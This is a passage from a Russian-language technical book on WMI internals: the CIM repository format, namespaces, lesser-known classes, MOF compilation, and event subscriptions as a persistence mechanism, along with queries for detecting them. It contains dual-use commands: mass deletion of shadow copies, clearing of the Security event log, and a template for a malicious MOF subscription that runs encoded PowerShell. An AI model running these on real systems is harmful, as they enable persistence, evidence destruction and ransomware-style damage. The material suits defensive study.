- **Архитектуру ETW** — провайдеры, сессии, потребители и их внутренние ядерные структуры
- **Типы провайдеров** — MOF-based, manifest-based, TraceLogging
- **Управление сессиями** — создание, настройка, ограничения (64 сессии, 8 провайдеров)
- **Ключевые провайдеры безопасности:**
 - `Threat-Intelligence` — обнаружение process injection (защищённый)
 - `Kernel-Process` — мониторинг процессов и потоков
 - `Kernel-File` — файловые операции
 - `Kernel-Registry` — операции реестра
 - `DotNETRuntime` — анализ .NET-кода и fileless-атак
 - `SystemTraceControlGuid` — низкоуровневые ядерные события
- **Auto Logger** — автоматический запуск при загрузке
- **Безопасность** — защищённые провайдеры, техники обхода и обнаружения обхода
- **Продвинутые техники** — stack tracing, PID-фильтрация, корреляция событий

ETW является фундаментом современных EDR-решений. Понимание его внутреннего устройства критически важно как для разработчиков средств защиты, так и для специалистов по анализу угроз.

Глава 19. Windows Management Instrumentation Internals

19.1. Введение в WMI

Windows Management Instrumentation (WMI) — инфраструктура управления Windows, построенная на стандарте CIM (Common Information Model) консорциума DMTF. WMI предоставляет единый интерфейс для получения информации о системе, конфигурирования компонентов и подписки на события.

WMI используется повсеместно: - **Системное администрирование** — SCCM, Group Policy, PowerShell (`Get-WmiObject`, `Get-CimInstance`) - **Мониторинг** — SCOM, Nagios, Zabbix опрашивают WMI-классы - **Безопасность** — EDR-решения мониторят WMI-события - **Атаки** — WMI используется как persistence-механизм, для lateral movement и fileless-атак

В этой главе мы рассмотрим внутреннюю архитектуру WMI, структуру CIM-репозитория, undocumented WMI-классы, механизмы persistence через Event Subscriptions, модель безопасности и практические инструменты диагностики.

CIM Object Model

CIM (Common Information Model) — объектно-ориентированная модель, определяющая иерархию классов для описания управляемых ресурсов. Ключевые концепции:

- **Namespace** — логический контейнер для группировки классов (аналог пространств имён в программировании). Корневое пространство — `ROOT`, наиболее используемое — `ROOT\CIMV2`.
- **Class** — определение схемы объекта (свойства, методы, квалификаторы). Классы наследуются: `CIM_ManagedElement` -> `CIM_LogicalElement` -> `Win32_Process`.
- **Instance** — конкретный экземпляр класса (например, конкретный процесс `Win32_Process.Handle="1234"`).
- **Property** — атрибут класса с типом (string, uint32, datetime и т.д.) и квалификаторами (key, read, write, indexed).
- **Method** — операция, которую можно вызвать на классе или экземпляре.
- **Qualifier** — метаданные, описывающие характеристики свойств, методов и классов (например, `[key]`, `[dynamic]`, `[provider("...")]`).
- **Association** — специальный тип класса, описывающий связь между двумя экземплярами (используется для `__FilterToConsumerBinding`).

Путь к объекту CIM формируется по схеме:

```
\\<server>\<namespace>:<classname>.<keyproperty>=<value>
```

Например: `\\.\ROOT\CIMV2:Win32_Process.Handle="4"` — процесс System на локальной машине.

19.2. Архитектура WMI

Компоненты WMI



Служба WMI (WinMgmt)

Служба WMI (**WinMgmt**) запускается в **svchost.exe -k netsvcs**:

```
Имя службы: Winmgmt
Отображаемое имя: Windows Management Instrumentation
Исполняемый файл: svchost.exe -k netsvcs -p
DLL службы: C:\Windows\System32\wbem\WMIsvc.dll
Зависимости: RPCSS (для DCOM-транспорта)
```

Ключевые DLL WMI: | DLL | Назначение | |----|-----| | **wbemcore.dll** | Ядро WMI — CIM Object Manager, обработка запросов | | **wbemess.dll** | Event Subsystem — подписки на события | | **repdrvfs.dll** | Repository Driver — доступ к CIM-репозиторию | | **wbemprox.dll** | Proxy — прокси для подключения к WMI | | **wmiutils.dll** | Утилиты — парсинг путей WMI, WQL | | **fastprox.dll** | Fast Proxy — оптимизированный маршалинг | | **mofd.dll** | MOF Compiler — компиляция MOF-файлов | | **wmiprvsd.dll** | WMI Provider Subsystem — хостинг провайдеров |

Процесс WmiPrvSE.exe

WMI-провайдеры не загружаются напрямую в процесс службы WinMgmt. Вместо этого они загружаются в отдельные хост-процессы **WmiPrvSE.exe** (WMI Provider Host). Это обеспечивает изоляцию: сбой провайдера не приводит к падению всей WMI-службы.

```
svchost.exe (WinMgmt)
|
+--- WmiPrvSE.exe (NETWORK SERVICE) --- cimwin32.dll, stdprov.dll
|
+--- WmiPrvSE.exe (LOCAL SYSTEM) --- wmiprvsd.dll
|
+--- WmiPrvSE.exe (учётная запись пользователя) --- custom providers
```

Каждый `WmiPrvSE.exe` может hostить несколько провайдеров. Модель хостинга определяется свойством `HostingModel` класса `__Win32Provider`:

HostingModel	Учётная запись	Описание
<code>NetworkServiceHost</code>	NETWORK SERVICE	Стандартный для большинства провайдеров
<code>LocalSystemHost</code>	LOCAL SYSTEM	Привилегированные провайдеры
<code>LocalSystemHostOrSelfHost</code>	LOCAL SYSTEM или вызывающий	Гибкий хостинг
<code>Decoupled:Com</code>	Вызывающий процесс	Провайдер в отдельном процессе
<code>SelfHost</code>	Клиентский процесс	Провайдер загружается в процесс клиента

DCOM-транспорт WMI

WMI использует DCOM для коммуникации между клиентом и службой:

```
// Подключение к WMI через COM
IWbemLocator *pLocator = NULL;
IWbemServices *pServices = NULL;

CoCreateInstance(CLSID_WbemLocator, NULL, CLSCTX_INPROC_SERVER,
    IID_IWbemLocator, (void**)&pLocator);

pLocator->ConnectServer(
    L"ROOT\\CIMV2",           // Пространство имён
    NULL, NULL,              // Credentials (NULL = текущий пользователь)
    NULL,                   // Locale
    WBEM_FLAG_CONNECT_USE_MAX_WAIT,
    NULL, NULL,
    &pServices);

// Установка безопасности прокси
CoSetProxyBlanket(pServices,
    RPC_C_AUTHN_WINNT,       // NTLM
    RPC_C_AUTHZ_NONE,
    NULL,
    RPC_C_AUTHN_LEVEL_CALL,
    RPC_C_IMP_LEVEL_IMPERSONATE,
    NULL,
    EOAC_NONE);
```

Для удалённого подключения:

```
pLocator->ConnectServer(
    L"\\\\\\REOTESERVER\\ROOT\\CIMV2", // UNC-путь к серверу
    L"DOMAIN\\User",                // Имя пользователя
    L>Password",                     // Пароль
    NULL, 0, NULL, NULL,
    &pServices);
```

Удалённое подключение использует DCOM через порт 135 (OXID Resolver) и динамические порты RPC. При удалённом доступе WMI задействует цепочку: клиент -> DCOM/RPC -> WinRM или DCOM на удалённом сервере -> WinMgmt -> Provider. Начиная с PowerShell 3.0, `Get-CimInstance` использует

19.3. CIM-репозиторий

Расположение файлов

CIM-репозиторий — база данных WMI, хранящая определения классов, экземпляры и подписки на события. Файлы расположены в:

```
C:\Windows\System32\wbem\Repository\
OBJECTS.DATA      — Данные объектов (классы, экземпляры, определения)
MAPPING1.MAP      — Файл маппинга страниц (основной)
MAPPING2.MAP      — Файл маппинга страниц (резервный)
MAPPING3.MAP      — Файл маппинга страниц (транзакционный)
INDEX.BTR         — B-tree индекс для быстрого поиска
```

Размер репозитория на типичной системе: 20-80 МБ (OBJECTS.DATA может быть больше на серверах с большим количеством провайдеров и классов).

Структура OBJECTS.DATA

Файл **OBJECTS.DATA** содержит сериализованные объекты WMI в страничном формате:

```
+-----+
| Заголовок | (первые несколько байт — сигнатура и версия)
+-----+
| Страница 0 | (размер страницы: 8192 байт)
| +-----+ |
| | Объект 1 | | (сериализованный CIM-объект)
| +-----+ |
| | Объект 2 | |
| +-----+ |
+-----+
| Страница 1 |
| ...        |
+-----+
| ...        |
```

Каждый сериализованный объект содержит: - **Class Definition** — определение класса (имя, родитель, свойства, методы, квалификаторы) - **Instance** — экземпляр класса (значения свойств) - **Namespace** — определение пространства имён

Формат сериализации объектов

Внутренний формат CIM-объектов (недокументирован, восстановлен из реверс-инжиниринга):

```
Определение класса:
+-----+
| Размер блока      | UINT32 |
| Имя суперкласса   | STRING (UTF-16LE) |
| Timestamp         | FILETIME |
| Размер данных     | UINT32 |
+-----+
| Заголовок класса  |        |
| Имя класса        | STRING  |
| Количество свойств | UINT32  |
| Массив свойств    |        |
|   - Имя свойства  | STRING  |
|   - Тип (CIM_TYPE) | UINT32  |
|   - Квалификаторы | ARRAY   |
| Количество методов | UINT32  |
| Массив методов    |        |
|   - Имя метода     | STRING  |
|   - Параметры     | ARRAY   |
+-----+
```

Типы CIM, используемые в сериализации: | CIM_TYPE | Значение | Описание | |-----|-----|-----|

CIM_SINT32	3	Знаковое 32-битное целое	CIM_STRING	8	Строка (UTF-16LE)	CIM_BOOLEAN
CIM_UINT32	19	Беззнаковое 32-битное целое	CIM_UINT64	21		

Беззнаковое 64-битное целое | | **CIM_DATETIME** | 101 | Дата/время (формат CIM: ууууmmddHHMMSS.mmmmmmm±UUU) | | **CIM_REFERENCE** | 102 | Ссылка на другой объект | | **CIM_OBJECT** | 13 | Встроенный объект |

INDEX.BTR – B-tree индекс

Файл **INDEX.BTR** содержит B-tree-индекс для быстрого поиска объектов по ключу. Ключ формируется из:

Формат ключа: NS_<namespace>\CD_<classname>\IL_<instancepath>

Примеры:

```
NS_ROOT\CIMV2\CD_Win32_Process
NS_ROOT\CIMV2\CD_Win32_Process\IL_Win32_Process.Handle="1234"
NS_ROOT\SUBSCRIPTION\CD___EventFilter
```

Префиксы: - **NS_** — пространство имён - **CD_** — определение класса (Class Definition) - **IL_** — список экземпляров (Instance List) - **KI_** — ключ экземпляра (Key Instance) - **R_** — ссылка (Reference)

Структура узла B-tree (реконструированная):

```
struct BTreeNode {
    DWORD    NumKeys;           // Количество ключей в узле
    DWORD    PageId;           // Идентификатор страницы
    struct {
        WORD    KeyLength;      // Длина ключа
        BYTE    Key[];         // Данные ключа (UTF-16LE)
        DWORD    DataPageId;    // Страница с данными объекта
        DWORD    DataOffset;    // Смещение внутри страницы
    } Entries[];
    DWORD    ChildPageIds[];    // ID дочерних узлов
};
```

MAPPING*.MAP – файлы маппинга

Файлы маппинга содержат таблицу преобразования логических номеров страниц в физические смещения в **OBJECTS.DATA**:

```
struct MAPPING_HEADER {
    DWORD    Signature;        // Сигнатура файла (0xABCD)
    DWORD    Version;          // Версия формата
    DWORD    FirstFreePageId;  // Первая свободная страница
    DWORD    PhysicalPages;    // Количество физических страниц
    DWORD    MappingEntries;    // Количество записей маппинга
};

// За заголовком следует массив DWORD:
// LogicalPage[i] → PhysicalOffset = MappingArray[i] * PAGE_SIZE
```

WMI использует двойную буферизацию (MAPPING1.MAP и MAPPING2.MAP) для обеспечения атомарности обновлений. Механизм работы: 1. Текущий mapping (например, MAPPING1.MAP) используется для чтения 2. При записи создаётся новая версия в MAPPING2.MAP 3. После успешной записи данных в OBJECTS.DATA обновляется указатель на активный mapping 4. MAPPING3.MAP используется как журнал транзакций для восстановления при сбоях

Восстановление повреждённого репозитория

CIM-репозиторий может быть повреждён при аварийном завершении системы, повреждении диска или действиях вредоносного ПО. Windows предоставляет несколько уровней восстановления:

Уровень 1: Автоматическая верификация при старте При запуске WinMgmt автоматически проверяет целостность репозитория. Если обнаружено повреждение, служба пытается восстановить его из резервного mapping-файла.

Уровень 2: Ручная верификация и восстановление


```
:: Проверка целостности репозитория
winmgmt /verifyrepository

:: Попытка восстановления (мягкая – сохраняет данные)
winmgmt /salvagerepository

:: Полная пересборка (удаляет все данные и восстанавливает из MOF)
winmgmt /resetrepository
```

Уровень 3: Ручное восстановление Если встроенные средства не помогают:

```
:: 1. Остановить службу
net stop winmgmt /y

:: 2. Переименовать повреждённый репозиторий
ren C:\Windows\System32\wbem\Repository Repository.bak

:: 3. Запустить службу (создаст новый пустой репозиторий)
net start winmgmt

:: 4. Перекомпилировать MOF-файлы
for /f %s in ('dir /b /s C:\Windows\System32\wbem\*.mof') do (
    mofcomp %s
)
```

Уровень 4: Форензический анализ повреждённого репозитория

Для извлечения данных из повреждённого репозитория (например, при расследовании инцидента):

```
# Использование python-cim (FireEye/Mandiant)
from CIM import CIM

repo = CIM("C:\\Evidence\\Repository")
for ns in repo.namespaces("root"):
    print(f"Namespace: {ns}")
    for cls in repo.classes(ns):
        print(f"  Class: {cls.name}")
        for instance in repo.instances(ns, cls.name):
            print(f"    Instance: {instance}")
```

Инструменты для форензического анализа CIM-репозитория: - **python-cim** — Python-библиотека для разбора CIM-репозитория (FireEye) - **flare-wmi** — набор инструментов для анализа WMI-артефактов (FireEye/Mandiant) - **PyWMIPersistenceFinder** — поиск persistence-артефактов в репозитории - **WMI Explorer** — GUI-инструмент для просмотра WMI-классов

19.4. Пространства имён WMI

Иерархия пространств имён

```
ROOT
├── CIMV2                – Основное (Win32_*, CIM_*)
│   ├── Security        – Безопасность (MicrosoftVolumeEncryption)
│   ├── TerminalServices – Terminal Services
│   ├── power            – Управление питанием
│   └── ms_409           – Локализованные описания
├── DEFAULT              – Пространство по умолчанию
├── SUBSCRIPTION          – Подписки на события
├── SecurityCenter2       – Антивирус, файрвол
├── StandardCimv2         – Современные сетевые классы (MSFT_*)
├── Microsoft
│   ├── Windows
│   │   ├── Storage      – Управление дисками
│   │   ├── Defender     – Windows Defender
│   │   ├── TaskScheduler – Планировщик задач
│   │   └── DesiredStateConfiguration – DSC
│   └── SecurityClient    – Безопасность
├── WMI                   – WMI-инфраструктура
├── RSOP                  – Resultant Set of Policy
├── HP, Dell, Lenovo, ... – Вендорские пространства
└── ...
```

Недокументированные пространства имён

Некоторые пространства имён не описаны в официальной документации:

ROOT\Microsoft\Windows\Defender:

```
MSFT_MpComputerStatus – Статус Defender (версия сигнатур, состояние)
MSFT_MpThreat          – Обнаруженные угрозы
MSFT_MpPreference      – Настройки Defender
MSFT_MpScan            – Управление сканированием
```

ROOT\Microsoft\Windows\TaskScheduler:

```
MSFT_ScheduledTask    – Запланированные задачи
MSFT_TaskAction        – Действия задач
MSFT_TaskTrigger       – Триггеры задач
```

ROOT\Microsoft\SecurityClient:

```
ProtectionTechnologyStatus – Статус защитных технологий
AntiVirusProduct           – Антивирусные продукты
```

Перечисление всех пространств имён

```
function Get-WmiNamespace {
    param([string]$Namespace = "ROOT")

    Get-CimInstance -Namespace $Namespace -ClassName __Namespace |
        ForEach-Object {
            $FullNS = "$Namespace\$($_.Name)"
            Write-Output $FullNS
            Get-WmiNamespace -Namespace $FullNS
        }
}

# Вывод полного дерева пространств имён
Get-WmiNamespace -Namespace "ROOT" | Sort-Object
```

19.5. Недокументированные WMI-классы

Win32_ShadowCopy – теньевые копии (VSS)

Класс `Win32_ShadowCopy` предоставляет доступ к теньевым копиям томов через WMI. Хотя класс частично документирован, многие его возможности малоизвестны:

```
# Перечисление всех теньевых копий
Get-WmiObject Win32_ShadowCopy | Select-Object ID, InstallDate, VolumeName,
    DeviceObject, ProviderID, State, Count

# Создание теньевой копии тома C:
$class = [wmiclass]"Win32_ShadowCopy"
$result = $class.Create("C:\", "ClientAccessible")
Write-Host "Shadow Copy ID: $($result.ShadowID)"

# Удаление конкретной теньевой копии (часто используется ransomware)
Get-WmiObject Win32_ShadowCopy | ForEach-Object { $_.Delete() }
```

Свойства и методы: | Элемент | Тип | Описание | |-----|-----| | `ID` | string | GUID теньевой копии | | `DeviceObject` | string | Путь устройства (`\\?\GLOBALROOT\Device\...`) | | `VolumeName` | string | Имя тома | | `State` | uint32 | Состояние (12 = Created, 3 = Committed) | | `Create()` | method | Создание теньевой копии | | `Revert()` | method | Восстановление из теньевой копии |

Win32_NTEventLogFile – доступ к журналам событий

```
# Перечисление файлов журналов событий
Get-WmiObject Win32_NTEventLogFile | Select-Object LogfileName, Name,
    FileSize, NumberOfRecords, MaxFileSize

# Очистка конкретного журнала (требует привилегий)
$log = Get-WmiObject Win32_NTEventLogFile -Filter "LogfileName='Security'"
$log.ClearEventLog()

# Резервное копирование журнала
$log.BackupEventLog("C:\Backup\Security.evtx")
```

MSFT_NetAdapter и MSFT_NetIPAddress – современные сетевые классы

Начиная с Windows 8/Server 2012, классические классы `Win32_NetworkAdapter` и `Win32_NetworkAdapterConfiguration` были дополнены (но не заменены) современным набором классов в пространстве имён `ROOT\StandardCimv2`:

```
# Современные сетевые классы в ROOT\StandardCimv2
Get-CimInstance -Namespace ROOT\StandardCimv2 -ClassName MSFT_NetAdapter |
    Select-Object Name, InterfaceDescription, Status, LinkSpeed,
    MediaConnectionState, DriverVersion

# IP-адреса через новый класс
Get-CimInstance -Namespace ROOT\StandardCimv2 -ClassName MSFT_NetIPAddress |
    Select-Object InterfaceAlias, IPAddress, PrefixLength, AddressFamily,
    Type, PrefixOrigin, SuffixOrigin

# Маршруты
Get-CimInstance -Namespace ROOT\StandardCimv2 -ClassName MSFT_NetRoute |
    Select-Object DestinationPrefix, NextHop, InterfaceAlias, RouteMetric

# DNS-настройки
Get-CimInstance -Namespace ROOT\StandardCimv2 -ClassName MSFT_DNSClientServerAddress |
    Select-Object InterfaceAlias, ServerAddresses
```

Ключевые классы в `ROOT\StandardCimv2`: | Класс | Описание | |-----|-----| | `MSFT_NetAdapter` | Сетевые адаптеры (замена `Win32_NetworkAdapter`) | | `MSFT_NetIPAddress` | IP-адреса (замена `Win32_NetworkAdapterConfiguration`) | | `MSFT_NetRoute` | Таблица маршрутизации | | `MSFT_NetIPInterface` | IP-интерфейсы (MTU, DHCP, метрики) | | `MSFT_NetFirewallRule` | Правила

Windows Firewall | | MSFT_NetConnectionProfile | Профили подключений (Private/Public/Domain) | | MSFT_NetTCPConnection | Активные TCP-соединения | | MSFT_DNSClientServerAddress | DNS-серверы |

Win32_EncryptableVolume – BitLocker

Класс `Win32_EncryptableVolume` в пространстве `ROOT\CIMV2\Security\MicrosoftVolumeEncryption` предоставляет полный контроль над BitLocker:

```
# Статус шифрования всех томов
Get-WmiObject -Namespace ROOT\CIMV2\Security\MicrosoftVolumeEncryption `
  -Class Win32_EncryptableVolume |
  Select-Object DriveLetter, ProtectionStatus, ConversionStatus,
  EncryptionMethod, IsVolumeInitializedForProtection

# ProtectionStatus: 0=Off, 1=On, 2=Unknown
# ConversionStatus: 0=FullyDecrypted, 1=FullyEncrypted,
#                   2=EncryptionInProgress, 3=DecryptionInProgress

# Получение ключей защиты (Protectors)
$vol = Get-WmiObject -Namespace ROOT\CIMV2\Security\MicrosoftVolumeEncryption `
  -Class Win32_EncryptableVolume -Filter "DriveLetter='C:'"
$vol.GetKeyProtectors(0) # 0 = все типы

# Типы ключей защиты:
# 0 = Unknown, 1 = TPM, 2 = External Key, 3 = Numeric Password (Recovery Key),
# 4 = TPM+PIN, 5 = TPM+Startup Key, 6 = TPM+PIN+Startup Key, 7 = Public Key
```

Антивирусные классы в ROOT\SecurityCenter2

Пространство имён `ROOT\SecurityCenter2` содержит информацию о зарегистрированных продуктах безопасности:

```
# Антивирусные продукты
Get-CimInstance -Namespace ROOT\SecurityCenter2 -ClassName AntiVirusProduct |
  Select-Object displayName, pathToSignedProductExe,
  pathToSignedReportingExe, productState, timestamp

# Файрволы
Get-CimInstance -Namespace ROOT\SecurityCenter2 -ClassName FirewallProduct |
  Select-Object displayName, pathToSignedProductExe, productState

# Anti-spyware
Get-CimInstance -Namespace ROOT\SecurityCenter2 -ClassName AntiSpywareProduct |
  Select-Object displayName, productState
```

Поле `productState` кодирует состояние продукта в 32-битном целом:

Биты 19-16: Провайдер состояния
Биты 15-12: Активность сканера (0x10 = включён, 0x00 = выключен)
Биты 11-8: Состояние определений (0x00 = актуальные, 0x10 = устаревшие)

```
# Декодирование productState
function Decode-ProductState {
    param([uint32]$State)
    $hex = "0x{0:X6}" -f $State
    $provider = (($State -shr 16) -band 0xF)
    $scannerEnabled = (($State -shr 12) -band 0xF) -eq 1
    $defsUpToDate = (($State -shr 8) -band 0xF) -eq 0

    [PSCustomObject]@{
        Hex = $hex
        ScannerEnabled = $scannerEnabled
        DefinitionsUpToDate = $defsUpToDate
    }
}
```

StdRegProv — доступ к реестру через WMI

StdRegProv — WMI-провайдер, позволяющий работать с реестром Windows через WMI, в том числе удалённо. Этот класс не является «скрытым», но его мощные возможности часто недооценивают.

```
# Определение констант для корневых ключей
$HKLM = [uint32]2147483650 # 0x80000002
$HKCU = [uint32]2147483649 # 0x80000001
$HKU  = [uint32]2147483651 # 0x80000003

# Перечисление подключей
$reg = [wmiclass]"\\.\ROOT\DEFAULT:StdRegProv"
$result = $reg.EnumKey($HKLM, "SOFTWARE\Microsoft\Windows\CurrentVersion\Run")
$result.sNames # Массив имён подключей

# Чтение строкового значения
$result = $reg.GetStringValue($HKLM,
    "SOFTWARE\Microsoft\Windows\CurrentVersion\Run", "SecurityHealth")
$result.sValue

# Чтение DWORD
$result = $reg.GetDWORDValue($HKLM,
    "SYSTEM\CurrentControlSet\Control\Lsa", "RunAsPPL")
$result.uValue

# Перечисление всех значений ключа
$result = $reg.EnumValues($HKLM, "SOFTWARE\Microsoft\Windows\CurrentVersion\Run")
for ($i = 0; $i -lt $result.sNames.Count; $i++) {
    Write-Host "$($result.sNames[$i]) (Type: $($result.Types[$i]))"
}
```

Удалённый доступ к реестру через WMI:

```
# Чтение реестра на удалённой машине
$reg = [wmiclass]"\\REMOTEPC\ROOT\DEFAULT:StdRegProv"
$result = $reg.EnumKey($HKLM, "SOFTWARE\Microsoft\Windows\CurrentVersion\Run")
```

Методы StdRegProv: | Метод | Описание | |-----|-----| | **GetStringValue** | Чтение REG_SZ | | **GetExpandedStringValue** | Чтение REG_EXPAND_SZ | | **GetDWORDValue** | Чтение REG_DWORD | | **GetBinaryValue** | Чтение REG_BINARY | | **GetMultiStringValue** | Чтение REG_MULTI_SZ | | **GetQWORDValue** | Чтение REG_QWORD | | **SetStringValue** | Запись REG_SZ | | **SetDWORDValue** | Запись REG_DWORD | | **CreateKey** | Создание ключа | | **DeleteKey** | Удаление ключа | | **DeleteValue** | Удаление значения | | **EnumKey** | Перечисление подключей | | **EnumValues** | Перечисление значений | | **CheckAccess** | Проверка прав доступа |

Скрытые системные классы

Классы, начинающиеся с двойного подчёркивания (), являются системными:

Класс	Описание
<code>__SystemClass</code>	Базовый системный класс
<code>__Provider</code>	Зарегистрированные WMI-провайдеры
<code>__Win32Provider</code>	Win32-провайдеры (DLL-пути, threading model)
<code>__ProviderRegistration</code>	Регистрация провайдеров
<code>__NamespaceCreationEvent</code>	События создания пространств имён
<code>__NamespaceDeletionEvent</code>	События удаления пространств имён
<code>__ClassCreationEvent</code>	События создания классов
<code>__InstanceCreationEvent</code>	События создания экземпляров
<code>__MethodInvocationEvent</code>	События вызова методов
<code>__TimerEvent</code>	Периодические таймерные события
<code>__AbsoluteTimerInstruction</code>	Абсолютный таймер
<code>__IntervalTimerInstruction</code>	Интервальный таймер

Скрипт для обнаружения всех недокументированных классов в пространстве имён:

```
# Поиск классов, не описанных в документации Microsoft
$allClasses = Get-CimClass -Namespace ROOT\CIMV2
$systemClasses = $allClasses | Where-Object { $_.CimClassName -like "__*" }
$msftClasses = $allClasses | Where-Object { $_.CimClassName -like "MSFT_*" }
$win32Classes = $allClasses | Where-Object { $_.CimClassName -like "Win32_*" }

Write-Host "Всего классов: $($allClasses.Count)"
Write-Host "Системных (__): $($systemClasses.Count)"
Write-Host "MSFT_*: $($msftClasses.Count)"
Write-Host "Win32_*: $($win32Classes.Count)"
```

19.6. Компиляция MOF

Формат MOF

Managed Object Format (MOF) — язык описания WMI-классов, экземпляров и событий:

```
#pragma namespace("\\\\.\\ROOT\\CIMV2")

[dynamic, provider("CIMWin32")]
class Win32_CustomClass : CIM_LogicalElement
{
    [key] string Name;
    uint32 Value;
    string Description;

    [implemented] uint32 DoSomething(
        [in] string Parameter,
        [out] uint32 Result
    );
};
```

Директивы MOF-препроцессора: | Директива | Описание | |-----|-----| | `#pragma namespace(...)` | Целевое пространство имён | | `#pragma autorecover` | Повторная компиляция при пересборке репозитория | | `#pragma classflags(...)` | Флаги создания/обновления классов | | `#pragma instanceflags(...)` | Флаги создания/обновления экземпляров | | `#pragma deletelclass(...)` | Удаление класса при компиляции | | `#pragma amendment(...)` | Локализация |

Компилятор mofcomp.exe

`mofcomp.exe` — утилита компиляции MOF-файлов в CIM-репозиторий:

```
mofcomp.exe [опции] файл.mof
```

Опции:

- N:<namespace> — целевое пространство имён
- class:createonly — только создание (не обновление)
- class:forceupdate — принудительное обновление (перезапись существующих)
- instance:createonly — только создание экземпляров
- A:<path> — авторизация для удалённого компьютера
- check — только проверка синтаксиса (не компилировать)
- WMI — выполнить WQL-валидацию
- B:<filename> — создать бинарный MOF (BMF) файл
- P:<password> — пароль для удалённого подключения

Внутренний процесс компиляции

1. `mofcomp.exe` парсит MOF-файл через `mofd.dll`
2. Создаётся промежуточное представление (AST)
3. AST преобразуется в вызовы `IWbemServices::PutClass()` и `IWbemServices::PutInstance()`
4. WMI-служба записывает объекты в CIM-репозиторий
5. При наличии директивы `#pragma autorecover` — MOF-файл добавляется в список автовосстановления:

```
HKLM\SOFTWARE\Microsoft\WBEM\CIMOM\Autorecover MOFs = REG_MULTI_SZ:  
C:\Windows\System32\wbem\cimwin32.mof  
C:\Windows\System32\wbem\ntevt.mof  
...
```

Важно для безопасности: Директива `#pragma autorecover` означает, что MOF-файл будет повторно скомпилирован при пересоздании репозитория. Атакующие используют это для persistence — вредоносный MOF с `#pragma autorecover` переживёт пересборку CIM-базы.

Бинарный MOF (BMF)

Помимо текстового формата, MOF может быть скомпилирован в бинарный формат (BMF):

```
mofcomp -B:output.bmf input.mof
```

BMF-файлы используются для предварительной компиляции MOF, что ускоряет регистрацию провайдеров при загрузке системы. Драйверы WDM могут включать BMF-ресурс в своём бинарном файле для автоматической регистрации WMI-классов.

19.7. WMI Event Subscriptions как механизм persistence

Архитектура WMI-событий

WMI Event Subscription состоит из трёх компонентов, хранимых в пространстве `ROOT\SUBSCRIPTION`:

+-----+	+-----+	+-----+
__EventFilter	__FilterToConsumer-	__EventConsumer
	Binding	
<---->	<---->	<---->
Определяет	Связывает фильтр	Определяет
условие	с потребителем	действие
(WQL-запрос)		
+-----+	+-----+	+-----+

`__EventFilter` — определение условия срабатывания

EventFilter содержит WQL-запрос, определяющий, при каких условиях должен сработать потребитель:

```
# Примеры WQL-запросов для EventFilter

# Intrinsic Events (изменения в CIM-репозитории):
# Создание нового процесса
"SELECT * FROM __InstanceCreationEvent WITHIN 5
WHERE TargetInstance ISA 'Win32_Process'"

# Модификация значения реестра
"SELECT * FROM __InstanceModificationEvent WITHIN 10
WHERE TargetInstance ISA 'Win32_Registry'"

# Extrinsic Events (системные события):
# Вход пользователя в систему
"SELECT * FROM Win32_LogonSession WHERE LogonType = 2"

# Timer Events:
# Каждые 60 секунд
"SELECT * FROM __InstanceModificationEvent WITHIN 60
WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"
```

Типы EventConsumer

Класс	Описание
<code>CommandLineEventConsumer</code>	Выполняет команду (любой исполняемый файл)
<code>ActiveScriptEventConsumer</code>	Выполняет VBScript/JScript
<code>LogFileEventConsumer</code>	Пишет в лог-файл
<code>NTEventLogEventConsumer</code>	Пишет в Event Log
<code>SMTPEventConsumer</code>	Отправляет email

CommandLineEventConsumer

Наиболее часто используемый потребитель в атаках:

```
instance of CommandLineEventConsumer as $consumer
{
    Name = "MaliciousConsumer";
    // Команда для выполнения
    CommandLineTemplate = "powershell.exe -WindowStyle Hidden -enc <base64>";
    // Или путь к исполняемому файлу
    ExecutablePath = "C:\\Windows\\Temp\\payload.exe";
    // Таймаут в секундах (0 = без таймаута)
    KillTimeout = 0;
    // Рабочая директория
    WorkingDirectory = "C:\\Windows\\Temp";
    // Запуск от имени (по умолчанию SYSTEM)
    RunInteractively = FALSE;
};
```

ActiveScriptEventConsumer

Позволяет выполнять VBScript или JScript напрямую из WMI-репозитория (fileless execution):

```
instance of ActiveScriptEventConsumer as $consumer
{
    Name = "ScriptConsumer";
    ScriptingEngine = "VBScript";
    // Inline-скрипт (хранится в CIM-репозитории)
    ScriptText =
        "Set objShell = CreateObject(\"Wscript.Shell\")\n"
        "objShell.Run \"calc.exe\"";
    // Или ссылка на файл:
    // ScriptFileName = "C:\\Windows\\Temp\\script.vbs";
};
```


__FilterToConsumerBinding — связь

```
instance of __FilterToConsumerBinding
{
    Filter = $filter;
    Consumer = $consumer;
    // Опционально: учётные данные
    // CreatorSID — SID создателя (заполняется автоматически)
};
```

Пример вредоносной подписки

```
#pragma namespace("\\\\.\\ROOT\\SUBSCRIPTION")

// Фильтр: срабатывает каждые 60 секунд
instance of __EventFilter as $filter
{
    Name = "EvilFilter";
    EventNamespace = "ROOT\\CIMV2";
    QueryLanguage = "WQL";
    Query = "SELECT * FROM __InstanceModificationEvent "
           "WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System";
};

// Потребитель: выполняет PowerShell-команду
instance of CommandLineEventConsumer as $consumer
{
    Name = "EvilConsumer";
    CommandLineTemplate = "powershell.exe -enc <base64>";
};

// Связка
instance of __FilterToConsumerBinding
{
    Filter = $filter;
    Consumer = $consumer;
};
```

Обнаружение вредоносных подписок

1. WQL-запрос к ROOT\\SUBSCRIPTION:

```
# Перечисление всех фильтров
Get-CimInstance -Namespace ROOT\\SUBSCRIPTION -ClassName __EventFilter |
    Select-Object Name, Query, EventNamespace

# Перечисление всех потребителей
Get-CimInstance -Namespace ROOT\\SUBSCRIPTION -ClassName __EventConsumer |
    Select-Object __CLASS, Name

# Перечисление CommandLine-потребителей с командами
Get-CimInstance -Namespace ROOT\\SUBSCRIPTION -ClassName CommandLineEventConsumer |
    Select-Object Name, CommandLineTemplate, ExecutablePath

# Перечисление Script-потребителей со скриптами
Get-CimInstance -Namespace ROOT\\SUBSCRIPTION -ClassName ActiveScriptEventConsumer |
    Select-Object Name, ScriptingEngine, ScriptText, ScriptFileName

# Перечисление связей
Get-CimInstance -Namespace ROOT\\SUBSCRIPTION -ClassName __FilterToConsumerBinding |
    Select-Object @{N='Filter';E={$_.Filter.Split(' ')[1]}},
                  @{N='Consumer';E={$_.Consumer.Split(' ')[1]}}
```

2. **ETW-мониторинг:** Провайдер **Microsoft-Windows-WMI-Activity** (GUID: {1418EF04-B0B4-4623-BF7E-D74AB47BBDAA}) генерирует события при создании/изменении подписок.

3. Реестр автовосстановления:

```
